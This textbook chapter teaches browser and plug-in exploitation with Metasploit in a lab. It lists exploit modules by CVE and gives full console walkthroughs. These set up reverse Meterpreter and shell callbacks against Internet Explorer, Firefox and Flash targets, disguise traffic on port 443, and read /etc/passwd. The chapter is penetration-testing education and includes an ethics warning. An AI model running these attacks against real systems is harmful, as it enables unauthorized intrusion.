CHAPTER 2

Basic Offense

Introduction

How does an adversary attack a computer system? One approach is to provide data to a program running on that system that causes it to act on behalf of the attacker. The Morris worm, released in 1988, attacked vulnerable services including `fingerd`, and `sendmail`, as well as poorly configured `rexec` and `rsh`. When it attacked `fingerd`, it sent a 536-byte request to C code using `gets()` that provided a buffer with only 512 bytes of space; the resulting overflow allowed the worm's code to execute on the target.

On systems running between 2008 and 2013, most services that listen for unsolicited network connections have been hardened sufficiently so that remote attacks rarely succeed. Instead, the attackers' focus has moved to programs run by users on these systems that take untrusted input. The most common such tool, of course, is the web browser.

In this chapter, the reader will learn how to use Metasploit to attack web browsers and web browser plug-ins across a range of Windows and Linux systems.

Ethics

Let me begin this chapter with a personal note about ethics.

As anyone who has done it knows, hacking is fun. It is often exciting, exhilarating, and intoxicating, but it can and does blind people to the consequences of their actions. When practicing or using your offensive skills, consider – Is this something you would share publicly? Would you be willing to put this on your resume? Or tell the important people in your life? Do you have explicit permission to do what you are doing? Was permission granted by someone authorized to give it?

Don't rationalize behavior, especially after the fact. Saying that you are doing something to improve security holds no water. Imagine you came home to find someone had broken in to your apartment, and their response is to tell you that they were just testing your security, and, by the way, that you should really use better locks on your windows.

Law enforcement has gotten much better at tracking attackers that get their attention, and the size of the punishments they try to impose have become surprisingly large. Robert Morris, the author of the Morris worm, which is estimated to have infected a significant fraction of the Internet in 1988, was the first person convicted under the Federal Computer Fraud and Abuse Act, and received three years' probation, fined $10,000 and ordered to perform 400 hours of community service.[1] Compare that with the story of Aaron Swartz who in 2010 and 2011 downloaded copies of a number of academic journals. He was caught and

[1] `http://www.nytimes.com/1990/05/05/us/computer-intruder-is-put-on-probation-and-fined-10000.html`.

M. O'Leary, *Cyber Operations*, DOI 10.1007/978-1-4842-0457-3_2

charged with fraud and violating the Federal Computer Fraud and Abuse Act, which could have resulted in 35 years in prison and a million-dollar fine[2]; instead, he committed suicide[3].

Metasploit

Metasploit is a popular penetration testing tool that comes preinstalled on Kali systems. It is composed of a number of separate tools, including

- msfconsole, the core interactive text program that allows a user to interact with the different Metasploit components;
- msfcli, a command line interface that allows a user to interact with the different Metasploit components; because it is a command line tool, it is suitable for scripting; and
- msfvenom, which combines both msfpayload and msfencode into a single tool.

There are graphical user interfaces available for Metasploit; one popular tool available on Kali is Armitage.

Metasploit is a modular tool, and separates the exploit, which attacks the vulnerable target, from the payload, which is what is run on the target after a successful exploit. Metasploit also provides separate auxiliary modules, many of which are used for network discovery, and post-exploitation modules, which are run on targets after a successful exploit, often to escalate privileges on the target.

Vulnerabilities

Metasploit exploit modules generally target a single vulnerability on the target. A *vulnerability* in software is a flaw that can potentially be used by an unauthorized user to cross a security boundary. To provide a uniform method to refer to vulnerabilities, the dictionary of Common Vulnerabilities and Exposures (CVE) was created.

Not all vulnerabilities are sufficiently serious to warrant a CVE number. Referencing a vulnerability by its CVE number helps different researchers be sure that they are talking about the same underlying issue. CVE numbers have the form CVE-YYYY-ZZZZ where YYYY is the year and ZZZZ is an identifier within that year, like CVE 2008-4250. Prior to 2014, identifiers were four digits; subsequent identifiers may be as long as seven digits. The full CVE list is available at `https://cve.mitre.org`.

Security problems in Microsoft products are also commonly identified by the Microsoft Security Bulletin that addresses the issue. These are labeled in the form MSYY-ZZZ where YY is a two digit year and ZZZ is an identifier within that year, like MS08-067.

[2] `http://www.justice.gov/archive/usao/ma/news/2011/July/SwartzAaronPR.html`.
[3] `http://www.nytimes.com/2013/01/13/technology/aaron-swartz-internet-activist-dies-at-26.html`.

Metasploit: Attacking the Browser

An attacker using Metasploit to attack a target through the browser uses msfconsole to create a URL that hosts malicious code. The exploit code targets a particular vulnerability, is specific to the browser and its patch level, and is configured to provide a payload that the target executes. Once the victim browses to that URL, the exploit runs. If the exploit is successful, the payload will execute, and usually provide a way for the attacker to interact with the target system.

Metasploit Modules for Internet Explorer

There are a number of exploits that can be used to attack particular versions of Internet Explorer and a few that affect Firefox. In contrast, there are currently none available that target Chrome.

The following 12 effective Metasploit modules can be used to attack Internet Explorer directly. Each listed exploit begins with a descriptive exploit title. Next is the name that is used to refer to the exploit from within Metasploit. For Internet Explorer vulnerabilities, these usually take the form exploit/windows/browser/<name>. Next are both the CVE number for the vulnerability that is being exploited as well as the identifier for the Microsoft Security Bulletin that addresses the vulnerability. This is followed by the version or versions of Windows and Internet Explorer that the exploit can successfully attack. In many cases, additional software is required to be present on the target for the exploit to function; if this is the case, it is noted.

- MS11-003 Microsoft Internet Explorer CSS Recursive Import Use-After-Free
  - exploit/windows/browser/ms11_003_ie_css_import
  - CVE 2010-3971, MS11-003
  - Internet Explorer 8 on Windows 7
  - Requires .NET 2.0.50727 installed on the target. This is included by default on Windows 7 SP0 and SP1.
- MS11-081 Microsoft Internet Explorer Option Element Use-After-Free
  - exploit/windows/browser/ms11_081_option
  - CVE 2011-1996, MS11-081
  - Internet Explorer 8 on Windows 7
  - Requires Java 6 on the target
- MS12-037 Microsoft Internet Explorer Same ID Property Deleted Object Handling Memory Corruption
  - exploit/windows/browser/ms12_037_same_id
  - CVE 2012-1875, MS12-037
  - Internet Explorer 8 on Windows 7 (SP0)
  - Requires Java 6 on the target

- MS12-037 Microsoft Internet Explorer Fixed Table Col Span Heap Overflow
  - exploit/windows/browser/ms12_037_ie_colspan
  - CVE 2010-1876, MS12-037
  - Internet Explorer 8 on Windows 7
  - Requires Java 6 on the target
- MS12-043 Microsoft XML Core Services MSXML Uninitialized Memory Corruption
  - exploit/windows/browser/msxml:get_definition_code_exec
  - CVE 2012-1889, MS12-043
  - Internet Explorer 8, 9 on Windows 7
  - Requires Java 6 on the target
- MS13-008 Microsoft Internet Explorer CButton Object Use-After-Free Vulnerability
  - exploit/windows/browser/ie_cbutton_uaf
  - CVE 2012-4792, MS13-008
  - Internet Explorer 8 on Windows 7
  - Requires Java 6 on the target
- MS12-063 Microsoft Internet Explorer execCommand Use-After-Free Vulnerability
  - exploit/windows/browser/ie_execcommand_uaf
  - CVE 2012-4969, MS12-063
  - Internet Explorer 8, 9 on Windows 7
  - Requires Java 6 on the target
- MS13-038 Microsoft Internet Explorer CGenericElement Object Use-After-Free Vulnerability
  - exploit/windows/browser/ie_cgenericelement_uaf
  - CVE 2013-1347, MS13-038
  - Internet Explorer 8 on Windows 7
  - Requires Java 6 on the target
- MS13-037 Microsoft Internet Explorer COALineDashStyleArray Integer Overflow
  - exploit/windows/browser/ms13_037_svg_dashstyle
  - CVE 2013-2551, MS13-037
  - Internet Explorer 8 on Windows 7 (SP1)
- MS13-055 Microsoft Internet Explorer CAnchorElement Use-After-Free
  - exploit/windows/browser/ms13_055_canchor
  - CVE 2013-3163, MS13-055
  - Internet Explorer 8 on Windows 7
  - Requires Java 6 on the target

- MS14-012 Microsoft Internet Explorer CMarkup Use-After-Free
    - exploit/windows/browser/ms14_012_cmarkup_uaf
    - CVE 2014-0322, MS14-012
    - Internet Explorer 10 on Windows 7
    - Requires Flash Player 12 on the target
- MS14-064 Microsoft Internet Explorer Windows OLE Automation Array Remote Code Execution
    - exploit/windows/browser/ms14_064_ole_code_execution
    - CVE 2014-6332, MS14-064
    - Internet Explorer 3 - 11, Windows 95 – Windows 10

Attack: MS13-055 CAnchorElement

To demonstrate the use of Metasploit to attack a browser, suppose an attacker targets Internet Explorer 8 on a Windows 7 system with the MS13-055 CAnchorElement attack. This is representative of the process needed for the other exploits.

Start a Windows 7 virtual machine with Java 6 installed to be the target. Since no mention is made of the service pack level, the system may, but does not need, to have Service Pack 1 installed.

Start a Kali system. Metasploit uses a PostgreSQL database to store its data, which is not started by default on Kali. Start PostgreSQL, then start the Metasploit tool msfconsole from the command line by running

```
root@kali:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.

root@kali:~# msfconsole -q
msf >
```

Here the `-q` switch is used with msfconsole to suppress the amusing but large startup banner. Be patient; it can take a moment or two before the `msf >` prompt is ready.

The first step in the attack is to select the exploit; choose the MS13-055 Microsoft Internet Explorer CAnchorElement Use-After-Free attack by selecting the corresponding exploit module with the `use` command.

```
msf > use exploit/windows/browser/ms13_055_canchor
msf exploit(ms13_055_canchor) >
```

Once the exploit is loaded, complete details about the exploit are available by running the `info` command

```
msf exploit(ms13_055_canchor) > info

       Name: MS13-055 Microsoft Internet Explorer CAnchorElement Use-After-Free
     Module: exploit/windows/browser/ms13_055_canchor
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Normal
```

```
Provided by:
  Jose Antonio Vazquez Gonzalez
  Orange Tsai
  Peter Vreugdenhil
  sinn3r <sinn3r@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic
  1   IE 8 on Windows XP SP3
  2   IE 8 on Windows 7

Basic options:
  Name        Current Setting  Required  Description
  ----        ---------------  --------  -----------
  SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an
                                         address on the local machine or 0.0.0.0
  SRVPORT     8080             yes       The local port to listen on.
  SSL         false            no        Negotiate SSL for incoming connections
  SSLCert                      no        Path to a custom SSL certificate (default is
                                         randomly generated)
  SSLVersion  SSL3             no        Specify the version of SSL that should be used
                                         (accepted: SSL2, SSL3, TLS1)
  URIPATH                      no        The URI to use for this exploit (default is random)

Payload information:
  Avoid: 1 characters

Description:
  In IE8 standards mode, it's possible to cause a use-after-free
  condition by first creating an illogical table tree, where a
  CPhraseElement comes after CTableRow, with the final node being a
  sub table element. When the CPhraseElement's outer content is reset
  by using either outerText or outerHTML through an event handler,
  this triggers a free of its child element (in this case, a
  CAnchorElement, but some other objects apply too), but a reference
  is still kept in function SRunPointer::SpanQualifier. This function
  will then pass on the invalid reference to the next functions,
  eventually used in mshtml!CElement::Doc when it's trying to make a
  call to the object's SecurityContext virtual function at offset
  +0x70, which results a crash. An attacker can take advantage of this
  by first creating an CAnchorElement object, let it free, and then
  replace the freed memory with another fake object. Successfully
  doing so may allow arbitrary code execution under the context of the
  user. This bug is specific to Internet Explorer 8 only. It was
  originally discovered by Jose Antonio Vazquez Gonzalez and reported
  to iDefense, but was discovered again by Orange Tsai at Hitcon 2013.

References:
  http://cvedetails.com/cve/2013-3163/
  http://www.osvdb.org/94981
  http://technet.microsoft.com/en-us/security/bulletin/MS13-055
  https://speakerd.s3.amazonaws.com/presentations/0df98910d26c0130e8927e81ab71b214/for-share.pdf
```

This presents a great deal of information, including a text description, a list of references, the list of target architectures, and some of the module's common options.

Many Metasploit modules provide automatic targeting, including this exploit. In this case, the target is known to be a Windows 7 system, so set the target appropriately using the set command.

```
msf exploit(ms13_055_canchor) > set target 2
target => 2
```

Most basic options are well explained by the info command; for example, the SRVHOST and SRVPORT variables provide the IP address and port number that will be used to host the exploit. The variable URIPATH is the URI for the exploit; if this is not changed, then a random URI will be generated. Fix the URI to an innocuous value, say "bob"; after all, Bob is a builder, not a hacker.

```
msf exploit(ms13_055_canchor) > set uripath bob
uripath => bob
```

Note that though variable names in msfconsole are listed in ALL CAPS, msfconsole is case insensitive.

At this point, the exploit is configured, but the payload is not. Once an exploit and a target have been selected, the list of available payloads can be enumerated by the command

```
msf exploit(ms13_055_canchor) > show payloads

Compatible Payloads
===================

   Name                         Disclosure Date  Rank    Description
   ----                         ---------------  ----    -----------
   generic/custom                                normal  Custom Payload
   generic/debug_trap                            normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                        normal  Generic Command Shell, Bind TCP
                                                         Inline

... Output Deleted ...
```

There are more than 100 possible payloads that are compatible with this exploit. These payloads can be roughly classified by the payload's action and communication method. Major actions include

- running Meterpreter on the target,
- running a command shell on the target,
- running VNC on the target, and
- running a single command on the target.

Major communication methods include

- reverse connections, where the target calls back to the attacker, and
- forward connections, where the attacker calls out to the victim.

Meterpreter is a custom payload designed for use with Metasploit; it is a powerful and stealthy way to interact with compromised systems, and is usually the payload of choice. Further, because firewalls generally block unsolicited inbound connections to a target, reverse connections are preferred. Select the Meterpreter payload connecting back to the attacker via reverse HTTPS with the command

```
msf exploit(ms13_055_canchor) > set payload windows/meterpreter/reverse_https
```

The command `show options` lists all of the options selected so far, including the options for the exploit as well as the options for the payload.

```
msf exploit(ms13_055_canchor) > show options

Module options (exploit/windows/browser/ms13_055_canchor):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an
                                          address on the local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate
                                          (default is randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used
                                          (accepted: SSL2, SSL3, TLS1)
   URIPATH     bob              no        The URI to use for this exploit
                                          (default is random)

Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread,
                                        process, none)
   LHOST                      yes       The local listener hostname
   LPORT     8443             yes       The local listener port

Exploit target:

   Id  Name
   --  ----
   2   IE 8 on Windows 7
```

The only required option unset is the IP address of the Metasploit system that will catch the call back from the victim. The simplest approach is to use the same system that is hosting the exploit, though this is not required. To camouflage the connection and make it look more like real HTTPS traffic, set the payload's listening port to 443.

```
msf exploit(ms13_055_canchor) > set lhost 10.0.2.251
lhost => 10.0.2.251
msf exploit(ms13_055_canchor) > set lport 443
lport => 443
```

The exploit is now ready to launch. To launch the exploit and have it run in the background as a job, run

```
msf exploit(ms13_055_canchor) > exploit -j
[*] Exploit running as background job.
msf exploit(ms13_055_canchor) >
[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Using URL: http://0.0.0.0:8080/bob
[*]  Local IP: http://10.0.2.250:8080/bob
[*] Server started.
```

Because the exploit was run as a background job, the command prompt reappeared while the exploit was still writing to the screen; this is common.

Return to the Windows target and use Internet Explorer to browse to the URL specified in the exploit. In the example, the server is running at 10.0.2.250, on port 8080, with URI bob, so visit the page `http://10.0.2.250:8080/bob`. On the Windows system, the browser will simply hang and crash; Task Manager (CTRL+ALT+DEL) may be needed to stop it.

On the Kali system, Metasploit reports the connection and notifies the attacker that a session has been created.

```
[*] 10.0.2.101       ms13_055_canchor - Using JRE ROP
[*] 10.0.2.101       ms13_055_canchor - Sending exploit...
[*] 10.0.2.101:49159 Request received for /Hix3...
[*] 10.0.2.101:49159 Staging connection for target /Hix3 received...
[*] Patched user-agent at offset 663656...
[*] Patched transport at offset 663320...
[*] Patched URL at offset 663384...
[*] Patched Expiration Timeout at offset 664256...
[*] Patched Communication Timeout at offset 664260...
[*] Meterpreter session 1 opened (10.0.2.251:443 -> 10.0.2.101:49159) at 2014-07-23 20:37:51
-0400
[*] Session ID 1 (10.0.2.251:443 -> 10.0.2.101:49159) processing InitialAutoRunScript
'migrate -f'
[*] Current server process: iexplore.exe (3360)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3600 [+] Successfully migrated to process
```

Metasploit tracks interaction with compromised systems through the use of sessions. Each session is a separate channel to interact with a single victim. Multiple sessions can be established to one or more systems.

To list the sessions, run the command

```
msf exploit(ms13_055_canchor) > sessions -l

Active sessions
===============
  Id  Type                   Information                  Connection
  --  ----                   -----------                  ----------
  1   meterpreter x86/win32  DAVIDA\Hermann Weyl @ DAVIDA  10.0.2.251:443 ->
                                                          10.0.2.101:49159 (10.0.2.101)
```

Each session is assigned a different number; to interact with a particular session use the -i flag along with the session number; interact with session 1 by running

```
msf exploit(ms13_055_canchor) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

The attacker is now interacting with the Meterpreter shell on the target, rather than the Metasploit framework on the attacker's system; to reflect this, the prompt has changed.

Many different commands can be run from within Meterpreter on the target. To obtain basic information about the system, run the sysinfo command.

```
meterpreter > sysinfo
Computer        : DAVIDA
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
```

To find the user ID of the account that Meterpreter is using, run the getuid command.

```
meterpreter > getuid
Server username: DAVIDA\Hermann Weyl
```

Although Meterpreter has its own set of commands, the attacker can also launch a command prompt using the shell command.

```
meterpreter > shell
Process 892 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Hermann Weyl\Desktop>

C:\Users\Hermann Weyl\Desktop>^Z
Background channel 1? [y/N]  y
```

To exit the shell and return to Meterpreter, press CTRL+Z.

To leave Meterpreter and return to msfconsole while retaining the ability to return to the session, use the background command.

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms13_055_canchor) >
```

The attacker at this point can interact with other sessions or start additional attacks on the same or different systems.

The command to quite msfconsole entirely is `exit`, though if there are open shells, then the `-y` flag is required.

```
msf exploit(ms13_055_canchor) > exit
[*] You have active sessions open, to exit anyway type "exit -y"
msf exploit(ms13_055_canchor) > exit -y

[*] Server stopped.
root@kali:~#
```

More details about Meterpreter are provided later in the chapter.

Metasploit Modules for Firefox

Presented here are four reliable exploit modules that can be used against Firefox. They are cross-platform and can successfully be used against both Windows and Linux targets.

- Firefox 5.0 - 15.0.1 __exposedProps__ XCS Code Execution
    - exploit/multi/browser/firefox_proto_crmfrequest
    - CVE 2012-3993
    - Firefox 5.0 - 15.0.1 on Windows or Linux
- Firefox 17.0.1 Flash Privileged Code Injection
    - exploit/multi/browser/firefox_svg_plugin
    - CVE 2013-0757, CVE 2013-0758
    - Flash is required on the target
    - Firefox 17, 17.0.1 on Windows or Linux
- Firefox toString console.time Privileged JavaScript Injection
    - exploit/multi/browser/firefox_tostring_console_injection
    - CVE 2013-1710
    - Firefox 15 – 22 on Windows or Linux
- Firefox WebIDL Privileged JavaScript Injection
    - exploit/multi/browser/firefox_webidl_injection
    - CVE 2014-1510, CVE 2014-1511
    - Firefox 22 – 27 on Windows or Linux

Metasploit also has a module that can be used in social engineering attacks. It provides the user with a malicious add-on for Firefox. If the user runs the presented `.xpi` file, a shell is presented to the attacker.

- Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
    - exploit/multi/browser/firefox_xpi_bootstrapped_addon
    - The user must manually choose to run the .xpi addon file
    - Firefox on Windows or Linux

Attack: Firefox XCS Code Execution

Firefox is attacked using the same techniques that are used against Internet Explorer. The attacker uses msfconsole to set up a web server hosting the exploit code and waits until the user of a vulnerable system browses to the web server. The exploit launches, and the payload is executed on the victim's system. If the payload is interactive, then the attacker can continue to interact with the victim's system.

To demonstrate the process, start an Ubuntu 12.04 Desktop system; Ubuntu 12.04 includes Firefox 14.0.1 by default, and so is vulnerable to the Firefox 5.0 - 15.0.1 __exposedProps__ XCS Code Execution attack.

On Kali, start the PostgreSQL server if it has not been started, and then run msfconsole from the command line. Select the exploit

```
msf > use exploit/multi/browser/firefox_proto_crmfrequest
msf exploit(firefox_proto_crmfrequest) > info

       Name: Firefox 5.0 - 15.0.1 __exposedProps__ XCS Code Execution
     Module: exploit/multi/browser/firefox_proto_crmfrequest
   Platform: Java, Linux, OSX, Solaris, Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent

Provided by:
  Mariusz Mlynski
  moz_bug_r_a4
  joev <joev@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Universal (Javascript XPCOM Shell)
  1   Native Payload

Basic options:
  Name           Current Setting              Required  Description
  ----           ---------------              --------  -----------
  ADDONNAME      HTML5 Rendering Enhancements  yes       The addon name.
  AutoUninstall  true                         yes       Automatically uninstall the addon
                                                        after payload execution
  CONTENT                                     no        Content to display inside the HTML
                                                        <body>.
  Retries        true                         no        Allow the browser to retry the module
  SRVHOST        0.0.0.0                      yes       The local host to listen on. This
                                                        must be an address on the local
                                                        machine or 0.0.0.0
  SRVPORT        8080                          yes       The local port to listen on.
  SSL            false                         no        Negotiate SSL for incoming connections
  SSLCert                                      no        Path to a custom SSL certificate
                                                         (default is randomly generated)
  SSLVersion     SSL3                          no        Specify the version of SSL that
                                                         should be used (accepted: SSL2,
                                                         SSL3, TLS1)
  URIPATH                                      no        The URI to use for this exploit
                                                         (default is random)

Payload information:
  Avoid: 0 characters

Description:
  On versions of Firefox from 5.0 to 15.0.1, the InstallTrigger
  global, when given invalid input, would throw an exception that did
  not have an __exposedProps__ property set. By re-setting this
  property on the exception object's prototype, the chrome-based
  defineProperty method is made available. With the defineProperty
  method, functions belonging to window and document can be overriden
  with a function that gets called from chrome-privileged context.
  From here, another vulnerability in the crypto.generateCRMFRequest
  function is used to "peek" into the context's private scope. Since
  the window does not have a chrome:// URL, the insecure parts of
  Components.classes are not available, so instead the AddonManager
  API is invoked to silently install a malicious plug-in.

References:
  http://cvedetails.com/cve/2012-3993/
  http://www.osvdb.org/86111
  https://bugzilla.mozilla.org/show_bug.cgi?id=768101
  http://cvedetails.com/cve/2013-1710/
  http://www.osvdb.org/96019
```

This module has two classes of targets: a JavaScript target that is appropriate for most systems, and a native payload that needs to match the architecture of the connecting system. Select the default JavaScript target, and configure the URIPATH.

```
msf exploit(firefox_proto_crmfrequest) > set target 0
target => 0
msf exploit(firefox_proto_crmfrequest) > set uripath bob
uripath => bob
```

The JavaScript XPCOM Shell only allows a few possible payloads.

```
msf exploit(firefox_proto_crmfrequest) > show payloads

Compatible Payloads
===================
   Name                       Disclosure Date  Rank    Description
   ----                       ---------------  ----    -----------
   firefox/exec                                normal  Firefox XPCOM Execute Command
   firefox/shell_bind_tcp                      normal  Command Shell, Bind TCP (via Firefox
                                                       XPCOM script)
   firefox/shell_reverse_tcp                   normal  Command Shell, Reverse TCP (via
                                                       Firefox XPCOM script)
   generic/custom                              normal  Custom Payload
   generic/shell_bind_tcp                      normal  Generic Command Shell, Bind TCP
                                                       Inline
   generic/shell_reverse_tcp                   normal  Generic Command Shell, Reverse TCP
                                                       Inline
```

Select the Firefox shell using reverse TCP. The listening host must be set, though the listening port (4444) can be left in its default state.

```
msf exploit(firefox_proto_crmfrequest) > set payload firefox/shell_reverse_tcp
payload => firefox/shell_reverse_tcp
msf exploit(firefox_proto_crmfrequest) > set lhost 10.0.2.251
lhost => 10.0.2.251
msf exploit(firefox_proto_crmfrequest) > show options

Module options (exploit/multi/browser/firefox_proto_crmfrequest):

   Name           Current Setting               Required  Description
   ----           ---------------               --------  -----------
   ADDONNAME      HTML5 Rendering Enhancements  yes       The addon name.
   AutoUninstall  true                          yes       Automatically uninstall the addon
                                                          after payload execution
   CONTENT                                      no        Content to display inside the HTML
                                                          <body>.
   Retries        true                          no        Allow the browser to retry the module
   SRVHOST        0.0.0.0                       yes       The local host to listen on. This
                                                          must be an address on the local
                                                          machine or 0.0.0.0
   SRVPORT        8080                          yes       The local port to listen on.
   SSL            false                         no        Negotiate SSL for incoming connections
   SSLCert                                      no        Path to a custom SSL certificate
                                                          (default is randomly generated)
   SSLVersion     SSL3                          no        Specify the version of SSL that
                                                          should be used (accepted: SSL2,
                                                          SSL3, TLS1)
   URIPATH        bob                           no        The URI to use for this exploit
                                                          (default is random)

Payload options (firefox/shell_reverse_tcp):
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.251       yes       The listen address
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Universal (Javascript XPCOM Shell)
```

Start the exploit as a job by running

```
msf exploit(firefox_proto_crmfrequest) > exploit -j
[*] Exploit running as background job.
msf exploit(firefox_proto_crmfrequest) >
[*] Started reverse handler on 10.0.2.251:4444
[*] Using URL: http://0.0.0.0:8080/bob
[*]  Local IP: http://10.0.2.250:8080/bob
[*] Server started.
```

On the Ubuntu 12.04 Desktop system, use Firefox to navigate to the malicious content, hosted in this example at `http://10.0.2.250:8080/bob`. Firefox loads a blank page but otherwise appears to run correctly. The attacker is notified that a session has been established.

```
msf exploit(firefox_proto_crmfrequest) >
[*] 10.0.2.18        firefox_proto_crmfrequest - Gathering target information.
[*] 10.0.2.18        firefox_proto_crmfrequest - Sending response HTML.
[*] 10.0.2.18        firefox_proto_crmfrequest - Sending HTML
[*] 10.0.2.18        firefox_proto_crmfrequest - Sending the malicious addon
[*] Command shell session 1 opened (10.0.2.251:4444 -> 10.0.2.18:49753) at 2014-07-24
17:56:23 -0400

msf exploit(firefox_proto_crmfrequest) > sessions -l

Active sessions
===============

  Id  Type           Information  Connection
  --  ----           -----------  ----------
  1   shell firefox               10.0.2.251:4444 -> 10.0.2.18:49753 (10.0.2.18)
```

Interact with the shell by running

```
msf exploit(firefox_proto_crmfrequest) > sessions -i 1
[*] Starting interaction with 1...
```

It may appear that nothing has occurred; this is not the case. Instead, basic commands can be run as if the attacker had a shell on the system, but without a prompt. One minor quirk is that the XPCOM shell ends commands on some systems with a spurious “\”; this is easily seen when running the command ls. To avoid the problem, truncate each command with “#,” indicating that the remainder of the line should be considered a comment.

```
ls
/bin/sh: 1: ls\: not found

ls #
Desktop
Documents
Downloads
examples.desktop
flash
Music
Pictures
Public
Templates
Videos

pwd #
/home/dhilbert

cat /etc/passwd #
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh

... Output truncated ...

saned:x:114:123::/home/saned:/bin/false
dhilbert:x:1000:1000:David Hilbert,,,:/home/dhilbert:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
```

The session can be moved to the background by pressing CTRL+Z.

```
Background session 1? [y/N]  y

msf exploit(firefox_proto_crmfrequest) >
```

Metasploit: Attacking Flash

It is possible to attack a component of the browser, rather than the browser itself. One common browser plug-in is Adobe Flash Player, and there are a number of reliable Metasploit modules that attack the Flash plug-in on Windows systems.

Here are five reliable attacks against Adobe Flash Player. The list includes the description of the attack, the Metasploit name, the CVE number of the corresponding vulnerability as well as the version(s) of Internet Explorer and Windows that can be affected. Many exploits affect a wide range of Flash Player versions; this list includes some of the commonly exploitable versions, but is not necessarily exhaustive. If the exploit requires additional software to be present on the target, it is also noted.

- Adobe Flash Player 10.2.153.1 SWF Memory Corruption Vulnerability
    - exploit/windows/browser/adobe_flashplayer_flash10o
    - CVE 2011-0611

  - Internet Explorer 8 on Windows 7
  - Flash Player 10, up to 10.2.153
  - Requires Java on the target
- Adobe Flash Player 11.3 Kern Table Parsing Integer Overflow
  - exploit/windows/browser/adobe_flash_otf_font
  - CVE 2012-1535
  - Internet Explorer 8, 9 on Windows 7
  - Flash Player 11, up to 11.3.300.271
  - Requires Java on the Target
- Adobe Flash Player Regular Expression Heap Overflow
  - exploit/windows/browser/adobe_flash_regex_value
  - CVE 2013-0643
  - Internet Explorer 8 on Windows 7
  - Flash Player 11.5, up to 11.5.502.146
  - Requires Java on the Target
- Adobe Flash Player Integer Underflow Remote Code Execution
  - exploit/windows/browser/adobe_flash_avm2
  - CVE 2014-0497
  - Internet Explorer 8, 9, or 10 on Windows 7 or Windows 8
  - Flash Player 11.3 up to 11.3.372.94, Flash Player 11.7 up to 11.7.700.202 and other versions.
- Adobe Flash Player Shader Buffer Overflow
  - exploit/windows/browser/adobe_flash_pixel_bender_bof
  - CVE 2014-0515
  - Internet Explorer 8, 9, or 10 on Windows 7 or Windows 8
  - Flash Player 11.2 up to 11.2.202.350, Flash Player 11.7 up to 11.7.700.275, Flash Player 11.8 up to 11.8.800.168, Flash Player 13 up to 13.0.0.182 and other versions

Attack: Adobe Flash Player Shader Buffer Overflow

The Adobe Flash Player Shader Buffer Overflow attack can exploit a stock Windows 8 system. The attack itself follows the same approach as the attacks on Internet Explorer. To demonstrate it, start a Windows 8 system and a Kali system. On Kali, start msfconsole, and select the exploit.

```
msf > use exploit/windows/browser/adobe_flash_pixel_bender_bof
msf exploit(adobe_flash_pixel_bender_bof) > info
```

```
       Name: Adobe Flash Player Shader Buffer Overflow
     Module: exploit/windows/browser/adobe_flash_pixel_bender_bof
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Unknown
  juan vazquez <juan.vazquez@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Basic options:
  Name        Current Setting  Required  Description
  ----        ---------------  --------  -----------
  Retries     false            no        Allow the browser to retry the module
  SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an
                                         address on the local machine or 0.0.0.0
  SRVPORT     8080             yes       The local port to listen on.
  SSL         false            no        Negotiate SSL for incoming connections
  SSLCert                      no        Path to a custom SSL certificate (default is
                                         randomly generated)
  SSLVersion  SSL3             no        Specify the version of SSL that should be used
                                         (accepted: SSL2, SSL3, TLS1)
  URIPATH                      no        The URI to use for this exploit (default is random)

Payload information:
  Space: 2000

Description:
  This module exploits a buffer overflow vulnerability in Adobe Flash
  Player. The vulnerability occurs in the flash.Display.Shader class,
  when setting specially crafted data as its bytecode, as exploited in
  the wild in April 2014. This module has been tested successfully on
  IE 6 to IE 11 with Flash 11, Flash 12 and Flash 13 over Windows XP
  SP3, Windows 7 SP1 and Windows 8.

References:
  http://cvedetails.com/cve/2014-0515/
  http://www.securityfocus.com/bid/67092
  http://helpx.adobe.com/security/products/flash-player/apsb14-13.html
  http://www.securelist.com/en/blog/8212/New_Flash_Player_0_day_CVE_2014_0515_used_in_
  watering_hole_attacks
  http://blog.trendmicro.com/trendlabs-security-intelligence/analyzing-cve-2014-0515-the-
  recent-flash-zero-day/
```

Like most Adobe Flash exploits, this exploit uses automatic targeting, so there is no need to change the target from the default. Set the URIPATH to something innocuous–for example, bob, and set the payload to Meterpreter running through a reverse https connection.

```
msf exploit(adobe_flash_pixel_bender_bof) > set URIPATH bob
URIPATH => bob
msf exploit(adobe_flash_pixel_bender_bof) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
```

The only options that need to be configured on the payload are the IP address and port on the host to which the shell will try to connect; set the LHOST and LPORT variables respectively. Check that all of the options are properly set, and run the exploit as a background job.

```
